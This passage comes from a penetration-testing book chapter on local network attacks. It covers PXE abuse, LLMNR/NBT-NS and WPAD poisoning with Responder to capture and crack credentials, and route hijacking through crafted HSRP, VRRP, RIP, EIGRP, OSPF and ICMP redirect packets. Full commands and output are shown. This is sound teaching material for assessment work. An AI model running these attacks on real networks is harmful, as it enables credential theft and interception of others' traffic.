

Figure 5-13. Microsoft PXE boot sequence

NOTE

By default, many BIOS chipsets attempt network boot via PXE first and then boot from local media. Mitigating the risks outlined here involves configuring BIOS to not prefer network boot to other options.

Within Microsoft environments,²⁶ PXE operates in one of two modes:

Lite Touch

Requires credentials to load full OS images via SMB

Zero Touch

Loads a full OS without credentials

Practical PXE attacks include the following:

- Pilfering secrets (e.g., credentials) from available operating system images²⁷
- Service of malicious images²⁸ to capture user credentials (through presentation of a fake logon prompt) or achieve persistence through low-level attack of BIOS,²⁹ hard disk controllers,³⁰ or other hardware components

If the victim host does not use *full-disk encryption* (FDE), you can patch files used by the operating system³¹ and obtain user password hashes.³² This attack vector is rapidly becoming obsolete, however, as FDE uptake increases within enterprises.

LLMNR, NBT-NS, and mDNS

Microsoft systems use Link-Local Multicast Name Resolution (LLMNR) and the NetBIOS Name Service (NBT-NS) for local host resolution when DNS lookups fail. Apple Bonjour and Linux zero-configuration implementations use Multicast DNS (mDNS) to discover systems within a network. These protocols are unauthenticated and broadcast messages over UDP; thus, attackers can exploit them to direct users to malicious services.

Responder channels clients to rogue services (e.g., SMB) upon replying to UDP queries broadcast via port 137 (NBT-NS), 5353 (mDNS), and 5355 (LLMNR). Victims authenticate with services using hashes that can be cracked and replayed. [Figure 5-14](#) summarizes the attack, by which a user's credentials are compromised upon him mistyping `\\printserver`.



Figure 5-14. LLMNR/NBT-NS poisoning

Example 5-13 demonstrates Responder used to capture NTLMv2 hashes. The material is saved to disk and John the Ripper³³ cracks the hash—revealing the *testuser* account password of *password1*.

Example 5-13. Capturing and cracking SMB credentials by using Kali Linux

```

root@kali:~# responder -i 192.168.208.156
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CTRL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: False
WPAD script loaded: function FindProxyForURL(url, host){if ((host ==
"localhost") || shExpMatch
(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host))

```

```
return "DIRECT"; if
(dnsDomainIs(host, "RespProxySrv")||shExpMatch(host, "
(*.RespProxySrv|RespProxySrv)"))
return "DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF
```

LLMNR poisoned answer sent to this IP: 192.168.208.156. The requested name was : pintserver.

[+]SMB-NTLMv2 hash captured from : 192.168.208.154

Domain is : WORKGROUP

User is : testuser

[+]SMB complete hash is : testuser::WORKGROUP:

1122334455667788:834735BBB9FBC3B168F1A721C5888E39:01010000000000004F51B4E9FA
DFCE01A7ABBB619699515
40000000002000A0073006D00620031003200010014005300450052005600450052003200300
030003800040016007300
6D006200310032002E006C006F00630061006C0003002C005300450052005600450052003200
3000300038002E0073006
D006200310032002E006C006F00630061006C000500160073006D006200310032002E006C006
F00630061006C00080030
00300000000000000000000000000000200000DFEC64C689142E250762FE31AD029114A4DFF12665
D21124ED6C5111BA7D867
10A001009001E0063006900660073002F007000690
06E007400730065007200
76006500720000000000000000000000

^C

```
root@kali:~# john SMB-NTLMv2-Client-192.168.208.154.txt
Loaded 1 password hash (NTLMv2 C/R MD4 HMAC-MD5 [32/64])
password1 (testuser)
```

WPAD

Many browsers use Web Proxy Auto-Discovery (WPAD) to load proxy settings from the network. A WPAD server provides client proxy settings via a particular URL (e.g., *http://wpad.example.org/wpad.dat*) upon being identified through any of the following:

- DHCP, using a code 252 entry³⁴
- DNS, searching for the *wpad* hostname in the local domain
- Microsoft LLMNR and NBT-NS (in the event of DNS lookup failure)

Responder automates the WPAD attack—running a proxy and directing clients to a malicious WPAD server via DHCP, DNS, LLMNR, and NBT-NS. **Example 5-14** demonstrates the tool used to configure local clients and compromise credentials.

Example 5-14. WPAD attack automation with Responder

```
root@kali:~# responder -i 192.168.208.156 -w
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CTRL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: True
WPAD script loaded: function FindProxyForURL(url, host){if ((host ==
"localhost") || shExpMatch
(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host))
return "DIRECT"; if
(dnsDomainIs(host, "RespProxySrv")||shExpMatch(host, "
(*.RespProxySrv|RespProxySrv)"))
return "DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
```

SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF

LLMNR poisoned answer sent to this IP: 192.168.208.152.
The requested name was : wpad.
[+]WPAD file sent to: 192.168.208.152
[+][Proxy]HTTP-User & Password: chris:abc123

Internal Routing Protocols

Table 5-8 lists common routing protocols used within local networks, along with details of tools used to modify routing configuration and intercept traffic. BGP is an external routing protocol and out of scope.

Table 5-8. Internal routing protocols and attack platforms

	HSRP	VRRP	RIP	EIGRP	OSPF
IRPAS ^a	●	–	–	–	–
John the Ripper	●	●	●	●	●
Loki ^b	●	●	●	●	●
Nemesis ^c	–	–	●	–	●
Scapy	●	●	●	●	●
Yersinia	●	–	–	–	–

^a See [IRPAS on Phenoelit.org](#).

^b See “[Loki: Layer 3 Will Never Be the Same Again](#)”, ERNW, August 20, 2010.

^c See [Nemesis on SourceForge](#).

Combine active attacks and passive network sniffing to understand the routing protocols in use (if any). Upon identifying support for particular protocols, consider the tools listed in **Table 5-8** to manipulate the topology.

NOTE

Cisco switches are susceptible to denial of service³⁵ via routing management packets because the *pak_priority*³⁶ quality of service feature prioritizes processing of RIP, OSPF, and EIGRP traffic (even if the protocols are not enabled). The net effect is 100 percent CPU consumption and dropping of management connections, including the console.

Cracking authentication keys

The “jumbo” community edition of John the Ripper³⁷ supports the cracking of MD5 and HMAC-SHA-256 keys used for authentication purposes within HSRP,³⁸ VRRP,³⁹ EIGRP,⁴⁰ RIPv2, and OSPF.⁴¹ You first must install the package within Kali Linux, however, as follows:

```
git clone https://github.com/magnumripper/JohnTheRipper.git
cd JohnTheRipper/src/
./configure && make && make install
```

You can combine Ettercap and John the Ripper to extract and crack captured RIPv2 MD5 hashes, as shown in [Example 5-15](#). Upon compromising a key used to authenticate router protocol messages, you can craft and prepare your own to modify the network topology.

Example 5-15. Cracking RIPv2 MD5 hashes with John the Ripper

```
root@kali:~# ettercap -Tqr capture.pcap > rip-hashes
root@kali:~# john rip-hashes
Loaded 2 password hashes with 2 different salts ("Keyed MD5" RIPv2)
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (RIPv2-224.0.0.9-520)
letmein          (RIPv2-224.0.0.9-520)
```

HSRP and VRRP

Hot Standby Routing Protocol (HSRP) and the Virtual Router Redundancy Protocol (VRRP) are used in high-availability environments to provide failover support, as demonstrated by [Figure 5-15](#). Routers send packets to local multicast groups announcing configuration and priority details.



Figure 5-15. A redundant router group

HSRP is a proprietary Cisco protocol with no RFC, whereas VRRP is standardized.⁴² To evaluate HSRP and VRRP support within an environment, use a network sniffer to capture the management traffic. You can use a number of tools to craft HSRP messages (including Scapy and Yersinia, as listed in [Table 5-8](#)), but only Loki provides VRRP support at this time.

Attacking HSRP

Example 5-16 demonstrates Scapy used to craft HSRP packets that add 10.0.0.100 to the virtual router group at 10.0.0.1. Scapy sends packets with a hardcoded authentication string of *cisco*, which is the default used in most configurations. If MD5 authentication is in use, take a look at DarK's patch for Scapy,⁴³ which provides support via *HSRPMd5()*.

Example 5-16. HSRP packet generation with Scapy

```

root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> ip = IP(src='10.0.0.100', dst='224.0.0.2')
>>> udp = UDP()
>>> hsrp = HSRP(group=1, priority=255, virtualIP='10.0.0.1')
>>> send(ip/udp/hsrp, iface='eth1', inter=3, loop=1)

```

Some environments might use an arbitrary plaintext authentication string, which Yersinia can capture and present (within its HSRP protocol view):

```

┌── yersinia 0.7.3 by Slay & tomac - HSRP mode
└── [18:29:40]
|
|   SIP          DIP          Auth      VIP          Iface Last seen
|
|   10.0.0.2     224.0.0.2    abc123   10.0.0.1    eth1  26 Aug 18:28:09
|
|   10.0.0.3     224.0.0.2    abc123   10.0.0.1    eth1  26 Aug 18:26:06
|

```

To include an authentication string within the HSRP packets, use *hsrp*:

```

while (true);
do (hsrp -i eth1 -d 224.0.0.2 -v 10.0.0.1 -a abc123 -g 1 -S 10.0.0.100;
sleep 3);
done

```

Attacking VRRP

VRRP credentials are easily obtained by using *tcpdump* if simple authentication is used,⁴⁴ as shown by [Example 5-17](#). Packets are sent to a multicast destination of 224.0.0.18 (IPv4) or ff02::12 (IPv6).

Example 5-17. VRRP packet capture and decode using tcpdump

```

13:34:02 0:0:5e:0:1:1 1:0:5e:0:0:12 ip 60 10.0.0.7 > 224.0.0.18 VRRPv2-
advertisement
20: vrid=1 prio=100 authtype=simple intv1=1 addr: 10.0.0.8 auth "abc123"
[tos 0xc0]
(ttl 244, id 0, len 40)
0x0000  45c0 0028 0000 0000 ff70 19e4 c0a8 0007      E..(.....p.....
0x0010  e000 0012 2101 6401 0101 dd1f c0a8 0007      .....!d.....
0x0020  6162 6331 3233 0000 0000 0000 0000 0000      abc123.....

```

You can then use Scapy to craft VRRP packets, as demonstrated by [Example 5-18](#).

Example 5-18. VRRP packet generation with Scapy

```

root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)

```

```
>>> ip = IP(src='10.0.0.100', dst='224.0.0.18')
>>> udp = UDP()
>>> vrrp = VRRP(vrid=1, priority=255, addrlist=["10.0.0.7", "10.0.0.8"],
ipcount=2, \
auth1='abc123')
>>> send(ip/udp/vrrp, iface='eth1', inter=3, loop=1)
```

RIP

Three versions of the Routing Information Protocol (RIP) exist—RIP,⁴⁵ RIPv2,⁴⁶ and RIPng.⁴⁷ RIP and RIPv2 use UDP datagrams sent to peers via port 520, whereas RIPng broadcasts datagrams to UDP port 521 via IPv6 multicast. RIPv2 introduced MD5 authentication support. RIPng does not incorporate native authentication; rather, it relies on optional IPsec AH and ESP headers⁴⁸ within IPv6.

RIP peers process unsolicited route advertisements in many cases. Consider the environment shown in [Figure 5-16](#). Using Nemesis and Scapy, we can inject a route on the victim host (10.0.0.5), specifying the new gateway for the destination server (10.2.0.10) as 10.0.0.100.



Figure 5-16. A simple local area network

Nemesis requires setup and configuration within Kali Linux. Download the source code from <http://nemesis.sourceforge.net>, unpack to `/root/nemesis-1.4/`, and then execute the following commands:

```
cd
wget http://bit.ly/2bjmImD
tar xvfz libnet-1.0.2a.tar.gz
cd Libnet-1.0.2a/
./configure
make && make install
cd ../nemesis-1.4/
./configure -with-libnet-include=/root/Libnet-1.0.2a/include \
-with-libnet-libraries=/root/Libnet-1.0.2a/lib
make && make install
```

Following is the Nemesis and Scapy attack syntax used for each RIP protocol version:

1. RIPv1

```
nemesis rip -c 2 -V 1 -a 1 -i 10.2.0.10 -m 1 -V 1 -S 10.0.0.100 -D
10.0.0.5
```

2. RIPv2

```
nemesis rip -c 2 -V 2 -a 1 -i 10.2.0.10 -k 0xffffffff -m 1 -V 1 -S
10.0.0.100 -D 10.0.0.5
```

3. RIPng (IPv6)

```
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> load_contrib("ripng")
>>> ip = IPv6(src="2001:1234:cafe:babe::1", dst="ff02::9")
>>> udp = UDP()
>>> ripng = RIPngEntry(prefix="2001:1234:dead:beef::/64",
nexthop="2001:1234:cafe:babe::1")
>>> send (ip/udp/ripng, iface='eth0', inter=3, loop=1)
```

EIGRP

The Enhanced Interior Gateway Routing Protocol (EIGRP) is Cisco proprietary and can be run with or without authentication.⁴⁹ **Coly** supports capture of EIGRP broadcasts and injection of packets to manipulate routing configuration, as demonstrated by **Example 5-19**.

Example 5-19. Installing and executing Coly under Kali Linux

```
root@kali:~# svn checkout http://coly.googlecode.com/svn/trunk/ coly-read-
only
A coly-read-only/coly.py
Checked out revision 13.
root@kali:~# cd coly-read-only/
root@kali:~/coly-read-only# ./coly.py
EIGRP route injector, v0.1 Source: http://code.google.com/p/coly/
kali(router-config)# interface eth1
Interface set to eth1, IP: 10.0.0.100
```

```
kali(router-config)# discover
Discovering Peers and AS
Peer found: 10.0.0.3 AS: 50
AS set to 50
Peer found: 10.0.0.2 AS: 50
kali(router-config)# hi
Hello thread started
kali(router-config)# inject 10.2.0.0/24
Sending route to 10.0.0.3
Sending route to 10.0.0.2
```

At this point, the EIGRP peers (10.0.0.2 and 10.0.0.3) will send traffic destined for the remote 10.2.0.0/24 network to us (via 10.0.0.100). We could also specify an individual host, such as 10.2.0.10/32, or a larger range such as 10.2.0.0/16.

NOTE

Although it is possible to crack MD5 and HMAC-SHA-256 keys used for authentication within EIGRP environments, I'm not aware of any publicly available tools that support the crafting of authenticated packets.

OSPF

Most Open Shortest Path First (OSPF)⁵⁰ implementations use MD5 to provide authentication between routers. Loki and John the Ripper can capture and attack MD5 hashes to reveal the key, which can then be used to advertise new routes, as demonstrated by [Figure 5-17](#). The route parameters are set by using the *Injection* tab, and the key set under *Connection*.

To install and execute Loki within Kali Linux, execute the following commands:

```
wget http://bit.ly/2asPnCf
wget http://bit.ly/2apbpEU
wget http://bit.ly/2aw0iXH
wget http://bit.ly/2aK279c
wget http://bit.ly/2aKbipx
dpkg -i pylibpcap_0.6.2-1_i386.deb
dpkg -i libssl0.9.8_0.9.8o-7_i386.deb
```

```

dpkg -i python-dpkt_1.6+svn54-1_all.deb
dpkg -i python-dumbnet_1.12-3.1_i386.deb
dpkg -i loki_0.2.7-1_i386.deb
/usr/bin/loki.py

```



Figure 5-17. Advertising a new OSPF route using Loki

ICMP redirect messages

Operating systems including Apple OS X Yosemite 10.10⁵¹ update local routing table entries upon parsing ICMP redirect (type 5) messages. The vulnerability was extensively exploited in 2014, as reported by Zimperium.⁵²

Example 5-20 demonstrates the Responder *Icmp-Redirect.py* utility used to reconfigure the routing table of a victim host (10.0.0.5) by specifying the gateway for a particular destination (10.2.0.10 in this case) as 10.0.0.100.

Example 5-20. ICMP redirect spoofing within Kali Linux

```

root@kali:~# cd /usr/share/responder/
root@kali:/usr/share/responder# chmod a+x Icmp-Redirect.py

```

```
root@kali:/usr/share/responder# ./Icmp-Redirect.py -I eth0 -i 10.0.0.100 -g
10.0.0.1 \
-t 10.0.0.5 -r 10.2.0.10
```

ICMP Redirect Utility 0.1.

Created by Laurent Gaffie, please send bugs/comments to
lgaffie@trustwave.com

This utility combined with Responder is useful when you're sitting on a
Windows based
network.

Most Linux distributions discard by default ICMP Redirects.

Note that if the target is Windows, the poisoning will only last for 10mn,
you can

re-poison the target by launching this utility again.

If you wish to respond to the traffic, for example DNS queries your target
issues,

launch this command as root:

```
iptables -A OUTPUT -p ICMP -j DROP && iptables -t nat -A PREROUTING -p udp -
-dst
10.2.0.10 --dport 53 -j DNAT --to-destination 10.0.0.100:53
```

```
[ARP]Target Mac address is : 00:17:f2:0f:5d:19
```

```
[ARP]Router Mac address is : 00:50:56:e2:a7:d5
```

```
[ICMP]10.0.0.5 should have been poisoned with a new route for target:
10.2.0.10.
```

IPv6 Network Discovery

